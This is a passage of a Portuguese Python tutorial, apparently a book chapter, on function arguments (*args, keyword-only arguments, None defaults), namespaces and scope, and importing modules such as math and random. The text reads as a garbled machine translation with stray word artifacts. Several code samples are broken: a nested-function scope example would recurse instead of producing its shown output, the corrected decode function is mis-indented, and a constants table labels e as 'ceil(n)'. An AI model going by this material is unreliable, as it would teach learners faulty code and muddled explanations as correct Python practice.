exemplo, eles podem se livrar do barulho e trazer alguma clareza para a intenção de chamadores. Com estes, os erros sutis, que tendem a ser difíceis de encontrar também reduzem. Na próxima seção, vamos discutir as melhores práticas quando se trata de argumentos de função Python.

Melhores Práticas para Argumentos da função Python

Quando se trata de lidar com os argumentos da função em Python, você deve manter as seguintes práticas recomendadas em mente:

1: Usar argumentos de posição variável para reduzir o ruído visual

Em referência a nome convencional do parâmetro, args *, argumentos posicionais opcionais também são conhecidos como 'args Star'. Quando você aceita estes argumentos posicionais opcionais, você pode fazer uma chamada de função mais clara e eliminar 'ruído visual'.

Por exemplo, suponha que você quer registrar ou gravar um bit de informação de depuração. Você exigiria uma função de tomar uma mensagem e um grupo de valores.

```
def log(message, values):
    if not values:
        print(message)
    else:
        values_str = ', '.join(str(x) for x in values)
        print('%s: %s' % (message, values_str))

log('My numbers are', [1, 2])
log('Hi there', [])

>>>
My numbers are: 1, 2
Hi there
```

Quando você tem que passar uma lista vazia, sem quaisquer valores para log, é pesado e barulhento. Inteiramente deixando de fora o segundo argumento seria melhor. Em Python, você pode fazer isso simplesmente prefixar o parâmetro posicional final com o uso de *. O primeiro parâmetro mensagem de log é necessário- embora qualquer número de sucessivos argumentos posicionais são inteiramente opcionais. Poupar para os chamadores, o corpo da função não tem que mudar.

```

def log(message, *values): # The only difference
    if not values:
        print(message)
    else:
        values_str = ', '.join(str(x) for x in values)
        print('%s: %s' % (message, values_str))

log('My numbers are', 1, 2)
log('Hi there') # Much better

>>>
My numbers are: 1, 2
Hi there

```

Se você tem uma lista pronta e talvez o desejo de chamar uma função argumento variável como 'log', você pode simplesmente usar o operador * para conseguir isso. Isto irá dizer Python para passar os itens como argumentos posicionais da sequência.

```

favorites = [7, 33, 99]
log('Favorite colors', *favorites)

>>>
Favorite colors: 7, 33, 99

```

Quando se trata de tomar um número variável de argumentos posicionais, temos duas questões. Por um lado, argumentos variáveis são convertidos em tuplas antes de ser transferido para a sua função. O que isto significa é que quando o chamador da sua função usa o operador asterisco dentro de um gerador, que é então reiterou a sua exaustão. A tupla que resultados vai incluir cada valor a partir do gerador, o que poderia usar uma grande quantidade de memória, o que faria com que seu programa deixe de funcionar.

```

def my_generator():
    for i in range(10):
        yield i

def my_func(*args):
    print(args)

it = my_generator()
my_func(*it)

>>>
(0, 1, 2, 3, 4, 5, 6, 7, 8, 9)

```

A função que aceitar argumentos * são normalmente os mais ideal para as situações em que o número de entradas na lista de argumentos será sensivelmente reduzido. Isto é perfeito para as chamadas de função passando vários literais ou nomes de

variáveis em conjunto. Principalmente, é para a conveniência do programador e código de legibilidade.

O outro problema com args * é que, no futuro, você não pode adicionar argumentos posicionais frescas para a função sem ter que migrar cada chamador. Quando você tente adicionar argumentos posicionais antes da lista de argumentos, os interlocutores atuais vai quebrar (sutilmente) se não for devidamente atualizado.

```
def log(sequence, message, *values):
    if not values:
        print('%s: %s' % (sequence, message))
    else:
        values_str = ', '.join(str(x) for x in values)
        print('%s: %s' % (sequence, message, values_str))

log(1, 'Favorites', 7, 33)    # New usage is OK
log('Favorite numbers', 7, 33) # Old usage breaks

>>>
1: Favorites: 7, 33
    Favorite numbers: 7: 33
```

A próxima chamada para 'log', neste caso usado 7 como a 'mensagem' parâmetro uma vez que um 'seqüência' argumento não foi fornecido pelo portanto, este é o problema aqui. Esses tipos de erros são normalmente difíceis de rastrear porque o código ainda está em execução e não levantar quaisquer exceções como ele faz isso. Você pode usar da palavra-chave únicos argumentos, se você quiser evitar essa possibilidade completamente-usá-los quando você precisa estender a função aceitar args *.

Mesmo que alguns deles podem aparecer subestimada, lembre-se as seguintes coisas:

você Funções aceitar números variáveis de argumentos posicionais com o uso de args * dentro da instrução def.

você Os itens que estão na sequência pode ser usada como argumentos posicionais para funções utilizando o operador *.

você Quando você usa o operador * junto com um gerador, você pode esgotar a memória do seu programa e levar a sua eventual acidente.

você Alguns erros de codificação são difíceis de encontrar; na maioria dos casos, a introdução destes bugs acontece quando você adiciona a função de parâmetros posicionais frescos que aceitar argumentos *.

2: Oferecer Comportamento opcional Usando argumentos nomeados

Como linguagens de programação atuais, chamando uma função Python torna possível passar argumentos por posição.

```
def remainder(number, divisor):
    return number % divisor

assert remainder(20, 7) == 6
```

Você também pode passar toda a lista de argumentos posicionais para as funções por uma palavra-chave; neste caso, usamos o nome do argumento em uma atribuição dentro dos parênteses chamada de função. Os argumentos de palavras-chave pode realmente ser transmitido em qualquer ordem desde que os argumentos posicionais necessários são bem especificado. Você pode combinar e combinar argumentos posicionais e argumentos de palavra-chave. As chamadas são os mesmos:

```
remainder(20, 7)
remainder(20, divisor=7)
remainder(number=20, divisor=7)
remainder(divisor=7, number=20)
```

Você precisa especificar argumentos posicionais antes de a palavra-chave argumentos.

```
remainder(number=20, 7)

>>>
SyntaxError: non-keyword arg after keyword arg

Each argument can only be specified once.

remainder(20, number=7)

>>>
TypeError: remainder() got multiple values for argument
'number'
```

3: flexibilidade A palavra-chave argumentos dá três benefícios principais

Em primeiro lugar, argumentos nomeados oferecer mais clareza à chamada de função, o que beneficia os novos leitores de código. Com relação ao 'restante (20,7)' chamada, não é claro que o argumento representa o número e qual representa o divisor sem

olhando para o método 'restante'

implementação. A palavra-chave argumentos chamam, o 'divisor = 7' e 'número = 20' tornar óbvio, quase imediatamente, o tipo de parâmetro em uso para cada finalidade.

Em segundo lugar, a palavra-chave argumentos têm um impacto especial: por padrão, eles podem ter valores especificados na definição da função. Isso permite que uma função oferecem recursos extras quando você precisar deles, mas na maioria das vezes, também permite que você aceitar o comportamento padrão. Isto pode vir a calhar para se livrar do código repetitivo e reduzindo o ruído.

Por exemplo, suponha que você queira calcular a taxa de um determinado fluido que flui em um barril. Se, neste caso, o IVA é em uma escala bem, você poderia usar diferença as duas medidas de peso em dois momentos diferentes para saber a taxa de fluxo.

```
def flow_rate(weight_diff, time_diff):
    return weight_diff / time_diff

weight_diff = 0.5
time_diff = 3
flow = flow_rate(weight_diff, time_diff)
print('%.3f kg per second' % flow)

>>>
0.167 kg per second
```

É importante saber, no caso típico, a taxa de fluxo em kg de por segundo. Em outras ocasiões, seria ótimo para usar as medições do sensor finais para fazer aproximações de escalas de tempo maiores, como horas ou dias. Você também pode adicionar um argumento para o fator de escala no período de tempo para oferecer o comportamento na mesma função.

```
def flow_rate(weight_diff, time_diff, period):
    return (weight_diff / time_diff) * period
```

Bem, o problema é que agora você tem que especificar o 'período' argumento cada vez que você chamar a função; isto inclui o caso comum da taxa de fluxo por segundo o qual o período é uma.

```
flow_per_second = flow_rate(weight_diff, time_diff, 1)
```

Para tornar isto um pouco menos barulhento, você pode oferecer o argumento 'período' um valor padrão.

```
def flow_rate(weight_diff, time_diff, period=1):
    return (weight_diff / time_diff) * period
```

4: O 'período' argumento agora é opcional

```
flow_per_second = flow_rate(weight_diff, time_diff)
flow_per_hour = flow_rate(weight_diff, time_diff,
                           period=3600)
```

Isso funciona perfeitamente para os valores padrão simples, mas é preciso notar que ele fica um pouco complicado para os valores padrão complexas. Olhe para a próxima subtopic falando sobre o uso 'none' e docstrings para especificar os argumentos padrão dinâmicos em seguida.

A outra razão pela qual você precisa usar argumentos chave é que eles oferecem uma ótima maneira de estender os parâmetros de uma função, permanecendo para trás compatíveis com os chamadores prevalecentes. Isto permite-lhe oferecer funcionalidade extra sem necessariamente ter que mover uma carga de código, que por sua vez diminui a chance de código de buggy.

Como exemplo, suponha que você precisa estender a função acima 'flow_rate' para calcular a taxa de fluxo em unidades de peso ao lado quilogramas. Você pode conseguir isso adicionando parâmetros frescos opcionais que oferecem uma taxa de conversão para as suas unidades de medição escolhida.

```
def flow_rate(weight_diff, time_diff,
              period=1, units_per_kg=1):
    return ((weight_diff * units_per_kg) / time_diff) * period
```

O 'units_per_kg' tem um valor de argumento padrão de 1, tornando as unidades de peso devolvidos ficar em quilogramas. Isto significa que não chamadores existentes deve ver uma mudança comportamental. Novas chamadas para o 'flow_rate' pode então especificar o argumento palavra-chave fresco para observar o comportamento fresco.

```
pounds_per_hour = flow_rate(weight_diff, time_diff,  
    period=3600, units_per_kg=2.2)
```

O único problema com este tipo de abordagem é que os argumentos de palavra-chave opcionais, tais como 'units_per_kg' e 'período' pode passar a ser identificado como argumentos posicionais.

```
pounds_per_hour = flow_rate(weight_diff, time_diff, 3600,  
    2.2)
```

Se você pensar sobre isso, posicionalmente fornecendo os argumentos opcionais pode ser muito confuso, porque não é muito claro o que os valores de 3600 e 2,2 são correspondente a. Neste caso, a melhor prática é especificar, sempre, os argumentos opcionais usando a palavra-chave nomes e nunca passá-los como argumentos posicionais.

Você precisa observar que compatibilidade com versões anteriores usando tais argumentos de palavra-chave opcionais é importante para funções que aceitar argumentos *. Você pode voltar para o sub-tópico discutindo a redução do ruído visual, com argumentos posicionais variáveis. Mais uma vez, você vai achar que uma prática ainda melhor é usar palavra-chave só argumentos de por isso, ler mais sobre um subtópico posterior falando impor clareza com argumentos baseados em palavras-chave.

Coisas que você precisa para se lembrar sobre Argumentos

Como você trabalha com argumentos, tenha em mente as seguintes coisas:

você Você pode especificar os argumentos da função por palavra-chave ou a posição

você Palavras-chave esclarecer o propósito de cada argumento é quando poderiam ser confuso quando feito com argumentos posicionais sozinho.

você argumentos de palavra-chave que contêm valores padrão facilitar o processo de adição de comportamentos frescas para funções, particularmente quando a função contém chamadores prevalecentes.

você Os argumentos opcionais tem que ser passada por palavra-chave em oposição a posição, sempre.

Especificando argumentos padrão dinâmico usando 'Nenhum' e docstrings

Às vezes, você tem que usar um tipo de não-estático como um valor padrão de um argumento de palavra-chave. Por exemplo, suponha que você precisa para imprimir o registro de mensagens marcadas com a hora do evento registrado. Quando se trata do caso padrão, você vai querer as mensagens para ter o momento em que a função foi chamada. Você também pode querer tentar a abordagem a seguir, com o pressuposto de que os argumentos padrão são avaliados de novo, cada vez que a função é chamada.

```
def log(message, when=datetime.now()):  
    print('%s: %s' % (when, message))  
  
log('Hi there!')  
sleep(0.1)  
log('Hi again!')  
  
>>>  
2014-11-15 21:10:10.371432: Hi there!  
2014-11-15 21:10:10.371432: Hi again!
```

Os timestamps são semelhantes pela simples razão de que o 'datetime.now' é executado apenas uma vez, ou seja, quando a função é definida. Os valores de argumento padrão avaliar uma vez só por cada carga do módulo e que normalmente ocorre quando um programa é iniciado. Assim que o módulo que contém esse código é carregado, o argumento default 'datetime.now' nunca avalia novamente. Em Python, a convenção para realizar o resultado desejado está fornecendo um valor padrão 'none' e documentar o comportamento real docstring. Nos casos em que o seu código vê um 'none' valor do argumento, então você colocar o valor padrão apropriadamente.

```
def log(message, when=None):
    """Log a message with a timestamp.

    Args:
        message: Message to print.
        when: datetime of when the message occurred.
            Defaults to the present time.
    """
    when = datetime.now() if when is None else when
    print('%s: %s' % (when, message))
```

Neste ponto, os carimbos do tempo não será o mesmo.

```
log('Hi there!')
sleep(0.1)
log('Hi again!')  
  
>>>
2014-11-15 21:10:10.472303: Hi there!
2014-11-15 21:10:10.573395: Hi again!
```

Quando você usa 'none' para os valores de argumento padrão, é particularmente importante sempre que tais argumentos são variáveis ou mutável. Por exemplo, você precisa carregar um valor que foi codificado como dados JSON. Se acontecer de ser uma falha na decodificação dos dados, você precisará de um dicionário vazio a ser devolvido. Você pode, assim, querer tentar a abordagem abaixo:

```
def decode(data, default={}):
    try:
        return json.loads(data)
    except ValueError:
        return default
```

A questão aqui é semelhante ao exemplo acima com 'datetime.now'. O dicionário 'default' especificado terá de ser compartilhada por todos para a decodificação já que os valores de argumento padrão são, no momento do carregamento do módulo, avaliada apenas uma vez. Isso pode levar a um comportamento muito surpreendente.

```
foo = decode('bad data')
foo['stuff'] = 5
bar = decode('also bad')
bar['meep'] = 1
print('Foo:', foo)
print('Bar:', bar)

>>>
Foo: {'stuff': 5, 'meep': 1}
Bar: {'stuff': 5, 'meep': 1}
```

Neste caso, você estaria esperando dois dicionários distintos que ambos contêm uma chave e valor. No entanto, modificar um deles também parece modificar o outro. O problema é que 'foo' e 'bar' são iguais ao parâmetro 'default'. Ambos são idênticos objeto de dicionário como você pode ver.

```
assert foo is bar
```

Para corrigir isso, você precisará definir o valor padrão argumento palavra-chave para 'none'; depois disso, você vai precisar para começar a documentar o comportamento no docstring da função.

```
def decode(data, default=None):
    """Load JSON data from a string.

Args:
    data: JSON data to decode.
    default: Value to return if decoding fails.
        Defaults to an empty dictionary.
    ....
if default is None:
    default = {}
try:
    return json.loads(data)
except ValueError:
    return default
```

Neste ponto, quando você executar o mesmo código de teste como antes, você vai obter o resultado esperado.

```
foo = decode('bad data')
foo['stuff'] = 5
bar = decode('also bad')
bar['meep'] = 1
print('Foo:', foo)
print('Bar:', bar)
```

```
>>>
Foo: {'stuff': 5}
Bar: {'meep': 1}
```

Não se esqueça o seguinte:

você argumentos padrão são avaliados apenas uma vez durante a definição da função no tempo de carregamento do módulo. Bem, isso pode levar a comportamentos estranhos para os valores dinâmicos, como [] ou {}.

você Para os argumentos de palavra-chave que contêm um valor dinâmico, você pode usar 'none' como o valor padrão. Agora documentar o comportamento padrão definido no docstring da função.

Impor Clareza com argumentos chave-Only

Um poderoso recurso nas funções do Python está passando argumentos por palavra-chave. A flexibilidade dada pelas palavras-chave argumentos torna possível escrever código que irá ser claro para casos de uso.

Por exemplo, você precisa dividir um único número por outro, mas são ao mesmo tempo cuidado com os casos especiais. Às vezes, você precisa ignorar as exceções: 'ZeroDivisionError' e, em vez infinito voltar. Mais uma vez, você vai querer ignorar as exceções: 'OverflowError' e em vez retornar zero.

```
def safe_division(number, divisor, ignore_overflow,
                  ignore_zero_division):
    try:
        return number / divisor
    except OverflowError:
        if ignore_overflow:
            return 0
        else:
            raise
    except ZeroDivisionError:
        if ignore_zero_division:
            return float('inf')
        else:
            raise
```

Você vai notar que esta função é simples e a chamada vai, assim, ignorar o estouro 'float' da divisão e retornar zero como resultado.

```
result = safe_division(1, 10**500, True, False)
print(result)

>>>
0.0
```

Esta chamada ignora o erro decorrente da divisão por zero e retorna infinito.

```
result = safe_division(1, 0, False, True)
print(result)

>>>
inf
```

A questão aqui é que é muito fácil confundir a posição exata de ambos

argumentos booleanos que controlam o comportamento de ignorar a exceção. Isto poderia facilmente levar a erros que são muito difíceis de rastrear. Uma boa maneira de aumentar a legibilidade do código é utilizando palavras-chave argumentos. Por padrão,

a função posso estar extremamente cauteloso e continually re-raise exceptions.

```
def safe_division_b(number, divisor,
    ignore_overflow=False,
    ignore_zero_division=False):
    # ...
```

As chamadas podem então usar argumentos de palavra-chave para especificar o tipo de ignorar bandeiras que precisam para virar para operações particulares para substituir o comportamento padrão.

```
safe_division_b(1, 10**500, ignore_overflow=True)
safe_division_b(1, 0, ignore_zero_division=True)
```

Os argumentos são o comportamento essencialmente opcional, de modo que não há nada forçando chamadores de seus funções de usar a palavra-chave argumentos para maior clareza. Com argumentos posicionais, você ainda pode ser capaz de chamá-lo a velha maneira, mesmo com a nova definição de 'safe_division_b'.

```
safe_division_b(1, 10**500, True, False)
```

Com essa função complexa, você vai querer exigir que os chamadores têm as suas intenções claras. Em Python, você pode exigir clareza, certificando-se que você definir suas funções com argumentos só de palavras-chave. Tais argumentos não podem ser fornecidos por posição, apenas por palavra-chave.

Neste caso, você redefinir a função 'safe_division' tal que aceita argumentos só de palavras-chave. O asterisco * na lista de argumentos designa o final de argumentos posicionais eo início de argumentos só de palavras-chave.

```
def safe_division_c(number, divisor, *,
    ignore_overflow=False,
    ignore_zero_division=False):
    # ...
```

Neste ponto, não será viável para chamar a função para a palavra-chave discussão com argumentos posicionais.

```
safe_division_c(1, 10**500, True, False)

>>>
TypeError: safe_division_c() takes 2 positional arguments but 4
were given
```

Keyword arguments and their default values work as expected.

```
safe_division_c(1, 0, ignore_zero_division=True) # OK
```

```
try:
    safe_division_c(1, 0)
except ZeroDivisionError:
    pass # Expected
```

Python 2 de argumentos chave-Only

Infelizmente, ao contrário Python 3, Python 2 não tem uma sintaxe explícita para especificar argumentos só de palavras-chave. No entanto, você ainda pode alcançar o mesmo comportamento de ficar 'TypeErrors' para chamadas de funções que não são válidas com o operador '*' nas listas de argumentos. Este operador é o mesmo que o operador *. A única diferença é que ele leva qualquer número de argumentos de palavra-chave em vez de tomar um número variável de argumentos posicionais, independentemente do fato de que eles não podem ser definidos.

```
# Python 2
def print_args(*args, **kwargs):
    print 'Positional:', args
    print 'Keyword:', kwargs

print_args(1, 2, foo='bar', stuff='meep')

>>>
Positional: (1, 2)
Keyword: {'foo': 'bar', 'stuff': 'meep'}
```

Se você quer ter 'safe_division' ter argumentos que são palavras-chave apenas em Python 2, você precisa ter a função de tomar ** kwargs. Depois disso, você 'pop' a palavra-chave esperados argumentos, isto é, fora das kwargs dicionário com o segundo argumento do método de 'pop' estabelecer o valor padrão quando a chave não está lá. Por fim, você vai precisar para assegurar que não existem argumentos mais palavra-chave restantes em kwargs para que os chamadores não fornecer argumentos inválidos.

```
# Python 2
def safe_division_d(number, divisor, **kwargs):
    ignore_overflow = kwargs.pop('ignore_overflow', False)
    ignore_zero_div = kwargs.pop('ignore_zero_division', False)
    if kwargs:
        raise TypeError('Unexpected **kwargs: %r' % kwargs)
    # ...
```

Agora você pode chamar a função usando ou sem usar a palavra-chave argumentos.

```
safe_division_d(1, 10)
safe_division_d(1, 0, ignore_zero_division=True)
safe_division_d(1, 10**500, ignore_overflow=True)
```

Assim como é o caso do Python 3, não será viável para passar da palavra-chave únicos argumentos.

```
safe_division_d(1, 0, False, True)
```

```
>>>
TypeError: safe_division_d() takes 2 positional arguments but 4
were given
```

Trying to pass unexpected keyword arguments also won't work.

```
safe_division_d(0, 0, unexpected=True)
```

```
>>>
TypeError: Unexpected **kwargs: {'unexpected': True}
```

Não se esqueça o seguinte:

você argumentos nomeados geralmente fazem intenção de uma função mais clara.

você Você pode usar argumentos só de palavra-chave para que você possa forçar o interlocutor para realmente fornecer argumentos de palavra-chave para qualquer função que é potencialmente confuso.

Isso se aplica especialmente para aqueles que aceitam mais de um sinalizador booleano múltipla.

você Python 3 abets sintaxe explícita para argumentos que são da palavra-chave apenas em funções.

você Python 2 pode imitar argumentos que são palavras-chave apenas para funções com kwargs ** e levantando exceções 'TypeError' manualmente.

Namespaces em Python

Na vida real, conflitos de nomes ocorrem o tempo todo. Por exemplo, a maioria das escolas que tenha frequentado não tiveram menos de dois estudantes que compartilham o primeiro nome. Por exemplo, quando um professor perguntou para o aluno Y, a maioria dos outros estudantes com entusiasmo perguntar sobre o que ele ou ela está falando sobre (uma vez que, talvez, há dois estudantes com o nome Y). Depois disso, neste caso, o professor daria um sobrenome eo direito Y iria responder. Você concorda que, se todos tinham um nome especial, toda a confusão aqui e processo de determinar a pessoa certa falou pela procura de informações adicionais ao lado de um primeiro nome seria fácil de evitar. Em uma classe que tem 20 ou 30 alunos, isso pode não ser um problema. No entanto, em uma escola, cidade, ou mesmo um país, pode não ser possível criar uma única, relevante e simples de lembrar o nome de todas as crianças nessas áreas. Além disso, outro problema seria certificando-se de que dar a cada criança um nome único; que é determinar se alguém tem um nome com a mesma pronúncia como um determinado nome (por exemplo Macie, Maci, ou Macey). Programação também pode enfrentar um conflito muito semelhante.

Quando um programador está escrevendo um programa de 30-line sem quaisquer dependências externas, é muito fácil para ele ou ela para fornecer nomes exclusivos e relevantes para todas as variáveis. No entanto, de modo semelhante, quando há alguns milhares de linhas no programa e talvez alguns módulos externos carregadas, bem como, surge um problema- *Módulos são arquivos que contêm as definições e declarações de Python*. Isso nos traz ao nosso tópico de Namespaces. Nesta seção, você vai entender por que eles são importantes e escopo de resolução em Python:

Significado de Namespaces

Um namespace é um sistema de certificar-se todos os nomes de programas são especiais único e você, o programador, pode usá-los sem causar qualquer conflito. Até agora, você deve saber muito bem que todo o material Python, tais como funções, listas, e as cordas são objetos. Bem, você pode querer saber Python normalmente faz uso de namespaces como dicionários. Nós temos um mapeamento nome-para-objeto com objetos como valores e nomes como chaves. Muitos namespaces diferentes pode realmente usar um nome e, em seguida, avançar para mapeá-lo para um objeto distinto. Olhe para os seguintes exemplos de namespace.

namespaces locais: Estes namespaces compreendem nomes locais dentro de uma função. A criação de tais namespaces acontece quando funções são chamadas, e duram apenas até as funções retornam.

namespaces globais: Estes namespaces incluem nomes de diferentes módulos importados usados em um projeto. A sua criação acontece quando os módulos são incorporadas ao projeto e ficar em torno de apenas antes do final scripts.

Built-in namespaces: Estes namespaces consistem em nomes de exceção embutidos e funções embutidas.

Mesmo que vamos discutir módulos em um capítulo posterior, é preciso observar que há funções aritméticas úteis em diferentes módulos. Por exemplo, os módulos cmath e matemática conter muitas funções que são partilhados nos dois, tais como acos (), exp (), cos (), log10 () e assim por diante. Se você usar ambos os módulos em um programa, você precisa prefixar-los com o nome do módulo, se você quer ser capaz de usar as funções de forma inequívoca-por exemplo, cmath.log10 () e math.log10 () .

Escopo

Namespaces são importantes porque, por um lado, eles identificar toda a lista de nomes dentro de um programa. No entanto, isso não implica necessariamente que os nomes de variáveis pode ser usado em qualquer lugar. Um nome também contém um âmbito definindo as secções de programa que o nome poderia ser usado sem a utilização de qualquer prefixo.

Semelhante ao namespaces, também temos muitos âmbitos em um programa. Olhe para a seguinte lista de uma série de escopos que podem estar no curso de uma execução do programa.

você âmbito local: O escopo local é o escopo interno contendo uma lista de nomes locais que estão disponíveis na função existente.

você O âmbito de toda a funções envolventes. A pesquisa de nome começa do âmbito colocando que está mais próximo, movendo-se para fora.

você Um escopo nível de módulo que contém toda a lista de nomes globais do módulo existente e

você O escopo externo que contém a lista inteira de built-in names- este escopo normalmente é procurado passado para obter o nome referenciado.

resolução de escopo

Como já vimos, a busca por um nome em particular começa a partir da função mais interna antes de mover maior até que o nome é mapeado para o objeto (o programa). Nos casos em que o programa não encontrar esse nome dentro dos namespaces, o programa, em seguida, aumenta o que é referido como uma exceção `NameError`. Quando começamos, tente digitar `'dir ()'` em uma python IDE como o IDLE.

```
dir()  
# ['__builtins__', '__doc__', '__loader__', '__name__',  
'__package__', '__spec__']
```

Todos os nomes são listados por `dir ()` são oferecidos em todos os programas em Python. Apenas para ser breve, vou, nos outros exemplos, começar por referindo-se a estes nomes como `'__builtins__' ... '__specs__'`.

Vamos ver o resultado da função `dir ()` uma vez que definir uma variável e uma função.

```
a_num = 10  
dir()  
# ['__builtins__' .... '__spec__', 'a_num']  
  
def some_func():  
    b_num = 11  
    print(dir())  
  
some_func()  
# ['b_num']  
  
dir()  
# ['__builtins__' ... '__spec__', 'a_num', 'some_func']
```

A função `'dir ()'` envia a lista de nomes no âmbito existente. Este é exatamente por isso que há apenas um único nome chamado `b_num` dentro do `'some_func ()'` escopo. Quando você chama `'dir ()'` depois de definir `'some_func ()'`, você obtê-lo adicionado à lista de nomes presentes no espaço de nomes global.

Vamos agora olhar para a lista de nomes dentro de algumas funções aninhadas. Note que o código presente neste bloco continua a partir do bloco anterior.

```
def outer_func():
    c_num = 12
    def inner_func():
        d_num = 13
        print(dir(), '- names in inner_func')
        e_num = 14
        inner_func()
        print(dir(), '- names in outer_func')

outer_func()
# ['d_num'] - names in inner_func
# ['c_num', 'e_num', 'inner_func'] - names in outer_func
```

O código de cima é definindo duas variáveis e uma função dentro do 'outer_func ()' âmbito. O 'dir ()' só imprime o nome 'd_num' dentro do 'inner_func ()'. Desde que não há nenhuma outra variável definida lá para além de 'd_num', é justo.

Quando transferir um nome global dentro de um namespace local, criamos uma nova variável local que contém o mesmo nome; isto é assim, a menos que claramente especificado com global. O código abaixo descreve este mais evidente.

```
a_num = 10
b_num = 11

def outer_func():
    global a_num
    a_num = 15
    b_num = 16
    def inner_func():
        global a_num
        a_num = 20
        b_num = 21
        print('a_num inside inner_func :', a_num)
        print('b_num inside inner_func :', b_num)
    inner_func()
    print('a_num inside outer_func :', a_num)
    print('b_num inside outer_func :', b_num)

outer_func()
print('a_num outside all functions :', a_num)
print('b_num outside all functions :', b_num)

# a_num inside inner_func : 20
# b_num inside inner_func : 21

# a_num inside outer_func : 20
# b_num inside outer_func : 16

# a_num outside all functions : 20
# b_num outside all functions : 11
```

'A_num' foi declarado dentro do 'outer_func ()' e também 'inner_func ()' para ser uma variável global. Um valor diferente está apenas a ser definido para uma variável global similar. É por esta razão que o valor 'a_num' é de 20 em todas as localidades. Cada função, por outro lado, constrói sua própria 'b_num' variável com um escopo local; a função 'print ()', em seguida, imprime o valor dessa variável com escopo localmente.

Módulos Python

Nós usamos módulos para categorizar o código Python em partes menores. Essencialmente, em Python, um módulo é um arquivo Python em que as variáveis, funções e classes são definidas. Ao agrupar o mesmo código em um arquivo, você essencialmente torná-lo fácil acesso. Isto é o que os módulos dizer. Por exemplo, temos categorizadas ou indexados do conteúdo deste livro em diversos capítulos para que ela não se torne chato ou agitado. Isto significa que ao dividir o livro em capítulos, o conteúdo torna-se mais fácil de compreender e navegar.

Na mesma linha, os módulos são os arquivos que contêm o mesmo código.

Importando um Módulo

Existem maneiras de importar módulos. Eles incluem o seguinte:

1: *utilização Declaração de importação*

Você pode usar a declaração 'importação' para a importação. Tomemos o exemplo da sintaxe a seguir:

1. import <file_name1, file_name2,...file_name(n)="">
2. </file_name1,>

O seguinte é um exemplo:

1. def add(a,b):
2. c=a+b
3. print c
4. return

Você pode salvar o arquivo com o nome 'addition.py'. Você vai usar a expressão 'importação' para importar este arquivo.

1. import addition
2. addition.add(10,20)
3. addition.add(30,40)

Agora construir um outro arquivo em Python onde você quer importar o arquivo antigo. Para isso, você vai usar a instrução de importação como você viu no exemplo acima. Você pode usar 'file_name.method ()' para o método correspondente. Neste caso, temos addition.add (). Aqui, a adição é o arquivo em Python, e adicionar () é o método definido no arquivo addition.py. A saída é como se segue:

1. >>>
2. 30
3. 70
4. >>>

Você precisa notar que você pode acessar qualquer função dentro de um módulo pelo nome nome da função e módulo desarticulada por um ponto. Isto é denominado como um período. Uma notação todo é chamado de notação de ponto.

Um exemplo de Python importar vários módulos

Msg.py:

```
1. def msg_method():
2.     print "Today the weather is rainy"
3.     return
```

display.py:

```
1. def display_method():
2.     print "The weather is Sunny"
3.
return
```

multiimport.py:

```
1. import msg,display
2. msg.msg_method()
3. display.display_method()
```

A saída é como se segue:

```
1. >>>
2. Today the weather is rainy
3. The weather is Sunny
```

```
>>>
```

2: Uso de declaração from..import

Nós usamos a declaração from..import a importar determinados atributos a partir de módulos. No caso de você não precisa de todo o módulo importado, você pode simplesmente usar a partir de? declaração de importação. A sintaxe é da seguinte forma: Sintaxe:

```
1. from <module_name> import <attribute1,attribute2,attribu  
te3,...attributen>  
2. </attribute1,attribute2,attribute3,...attributen></module_n  
ame>
```

Um exemplo do Python from..import

```
1. def circle(r):  
2.     print 3.14*r*r  
3.     return  
4.  
5. def square(l):  
6.     print l*l  
7.     return  
8.  
9. def rectangle(l,b):  
10.    print l*b  
11.    return  
12.  
13.    def triangle(b,h):  
14.        print 0.5*b*h  
15.        return
```

area1.py

```
1. from area import square,rectangle  
2. square(10)  
3. rectangle(2,5)
```

A saída é como se segue:

```
1. >>>  
2. 100  
3. 10  
4. >>>
```

3: Importando módulos inteiros

Você pode importar todo o módulo com 'partir? Importar*'. A sintaxe é tão

seguinte maneira:

1. from <module_name> import *
2. </module_name>

Com a declaração acima, toda a lista de atributos definidos no módulo serão importados e, portanto, você pode ser capaz de acessar todos os atributos. area.py

Este é o mesmo que o exemplo acima: area1.py

1. from area import *
2. square(10)
3. rectangle(2,5)
4. circle(5)
5. triangle(10,20)

A saída é como se segue:

1. >>>
2. 100
3. 10
4. 78.5
5. 100.0
6. >>>

Construído em Python Módulos

Em Python, temos inúmeros construído em módulos; alguns deles incluem o seguinte: aleatório, matemática, coleções, threading, caixa de correio, os, tempo, corda, tkinter, e assim por diante.

Cada módulo contém alguns construído em funções que você pode usar para executar funções diferentes. Aqui está uma olhada em dois módulos:

1: Math

Com o módulo de matemática, você pode usar os vários construído em funções aritméticas. As funções e suas descrições incluem o seguinte:

Function	Description
ceil(n)	It returns the next integer number of the given number
sqrt(n)	It returns the Square root of the given number.
exp(n)	It returns the natural logarithm e raised to the given number
floor(n)	It returns the previous integer number of the given number.
log(n,baseto)	It returns the natural logarithm of the number.
pow(baseto, exp)	It returns baseto raised to the exp power.
sin(n)	It returns sine of the given radian.
cos(n)	It returns cosine of the given radian.
tan(n)	It returns tangent of the given radian.

Um exemplo de um módulo de matemática

```
1. import math
2. a=4.6
3. print math.ceil(a)
4. print math.floor(a)
5. b=9
6. print math.sqrt(b)
7. print math.exp(3.0)
8. print math.log(2.0)
9. print math.pow(2.0,3.0)
10.    print math.sin(0)
11.    print math.cos(0)
12.    print math.tan(45)
```

A saída é como se segue:

```
1. >>>
2. 5.0
3. 4.0
4. 3.0
5. 20.0855369232
6. 0.69314718056
7. 8.0
8. 0.0
9. 1.0
10.   1.61977519054
11. >>>
```

Mais uma vez, o módulo de matemática dá duas constantes para operações aritméticas como se segue:

Constants	Descriptions
Pi	Returns constant ? = 3.14159...
ceil(n)	Returns constant e= 2.71828...

Veja o exemplo abaixo:

```
1. import math
2.
3. print math.pi
4. print math.e
```

A saída é como se segue:

```
1. >>>
2. 3.14159265359
3. 2.71828182846
4. >>>
```

2: Random

Nós usamos o módulo aleatório para gerar números aleatórios. Ele dá essas duas funções embutidas:

Function	Description
random()	It returns a random number between 0.0 and 1.0 where 1.0 is exclusive.
randint(x,y)	It returns a random number between x and y where both the numbers are inclusive.

Um exemplo do módulo do Python

```
1. import random
2.
3. print random.random()
4. print random.randint(2,8)
```

A saída é como se segue:

```
1. >>>
2. 0.797473843839
3. 7
4. >>>
```

Tendo olhado para a maioria das coisas que você precisa aprender a este nível intermediário, vamos olhar para projetos Python exemplo que, quando praticado, deve ajudar a implementar o conhecimento que você aprendeu até agora neste guia:

Clique aqui para comprar a versão de bolso do livro:

